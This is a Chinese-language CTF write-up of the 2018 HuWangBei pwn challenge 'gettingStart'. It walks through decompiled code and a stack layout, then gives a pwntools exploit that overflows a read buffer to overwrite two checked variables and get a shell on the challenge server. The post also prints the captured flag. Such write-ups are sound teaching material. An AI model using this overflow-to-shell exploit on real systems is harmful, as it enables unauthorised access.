2018护网杯pwn题目task_gettingStart_ktQeERc的writeup

原创

iqiqiya 于 2018-10-13 18:08:42 发布 1072 收藏
分类专栏： 我的CTF之路 我的pwn之路 我的CTF进阶之路 文章标签： task_gettingStart_ktQeERc 2018护网杯pwn题目 task_gettingStart_ 2018护网杯pwn题目writeup


我的CTF之路 同时被 3 个专栏收录
92 篇文章 5 订阅
订阅专栏


我的pwn之路
8 篇文章 0 订阅
订阅专栏


我的CTF进阶之路
108 篇文章 18 订阅
订阅专栏

下载后　本来想先用checksec 看看有啥保护


但是却发现执行不了(这里不太明白)

看到做出的人那么多　也就没有顾虑了

载入IDA　看到关键字符串　且有/bin/sh



双击进入



发现连续三个跳转之后　就是最终结果

直接F5看伪代码

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 buf; // [rsp+10h] [rbp-30h]
  __int64 v5; // [rsp+18h] [rbp-28h]
  __int64 v6; // [rsp+20h] [rbp-20h]
  __int64 v7; // [rsp+28h] [rbp-18h]
  double v8; // [rsp+30h] [rbp-10h]
  unsigned __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  buf = 0LL;
  v5 = 0LL;
  v6 = 0LL;
  v7 = 0x7FFFFFFFFFFFFFFFLL;
  v8 = 1.7976931348623158e308;
  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  printf("HuWangBei CTF 2018 will be getting start after %lu seconds...\n", 0LL, 1.7976931348623158e308);
  puts("But Whether it starts depends on you.");
  read(0, &buf, 0x28uLL);
  if ( v7 != 0x7FFFFFFFFFFFFFFFLL || v8 != 0.1 )
  {
    puts("Try again!");
  }
  else
  {
    printf("HuWangBei CTF 2018 will be getting start after %g seconds...\n", &buf, v8);
    system("/bin/sh");
  }
  return 0LL;
}
```


看到read()之后　这不就是栈溢出嘛 覆盖v7 v8的数据达到条件即可获得shell

栈中顺序如下


```
-000000000000003E                db ? ; undefined
-000000000000003D                db ? ; undefined
-000000000000003C                db ? ; undefined
-000000000000003B                db ? ; undefined
-000000000000003A                db ? ; undefined
-0000000000000039                db ? ; undefined
-0000000000000038 var_38         dq ?
-0000000000000030 buf            dq ?
-0000000000000028 v5             dq ?
-0000000000000020 v6             dq ?
-0000000000000018 v7             dq ?
-0000000000000010 v8             dq ?
-0000000000000008 var_8          dq ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```


但是那个v8 != 0.1把我困住好大会

后来找到了

```
.rodata:0000000000000BEE ; char command[]
.rodata:0000000000000BEE command         db '/bin/sh',0          ; DATA XREF: main+120↑o
.rodata:0000000000000BF6 ; char aTryAgain[]
.rodata:0000000000000BF6 aTryAgain       db 'Try again!',0       ; DATA XREF: main:loc_A8E↑o
.rodata:0000000000000C01                 align 8
.rodata:0000000000000C08 qword_C08       dq 7FEFFFFFFFFFFFFFh    ; DATA XREF: main+4D↑r
.rodata:0000000000000C10 qword_C10       dq 3FB999999999999Ah    ; DATA XREF: main+EE↑r
.rodata:0000000000000C10                                         ; main+F8↑r
.rodata:0000000000000C10 _rodata         ends
```


对了 我开始是用qira调试的



最后exp:

cc.py

```python
from pwn import *

r = remote('49.4.79.115',30210)#nc 49.4.79.115 30210

payload = (0x30-0x18)*"a" + p64(0x7FFFFFFFFFFFFFFF) + p64(0x3FB999999999999A)

r.sendline(payload)

r.interactive()
```



```
iqiqiya@521: ~/Desktop
iqiqiya@521:~/Desktop$ python cc.py
[+] Opening connection to 49.4.79.115 on port 30210: Done
[*] Switching to interactive mode
HuWangBei CTF 2018 will be getting start after 140438641170320 seconds...
But Whether it starts depends on you.
HuWangBei CTF 2018 will be getting start after 0.1 seconds...
/bin/sh: 1: \x12\x10: not found
$ ls
bin
dev
flag
gettingStart
lib
lib32
lib64
libx32
$ cat flag
flag{6fe19f90a69cc3bcf97d42c19d5287ff}
$
```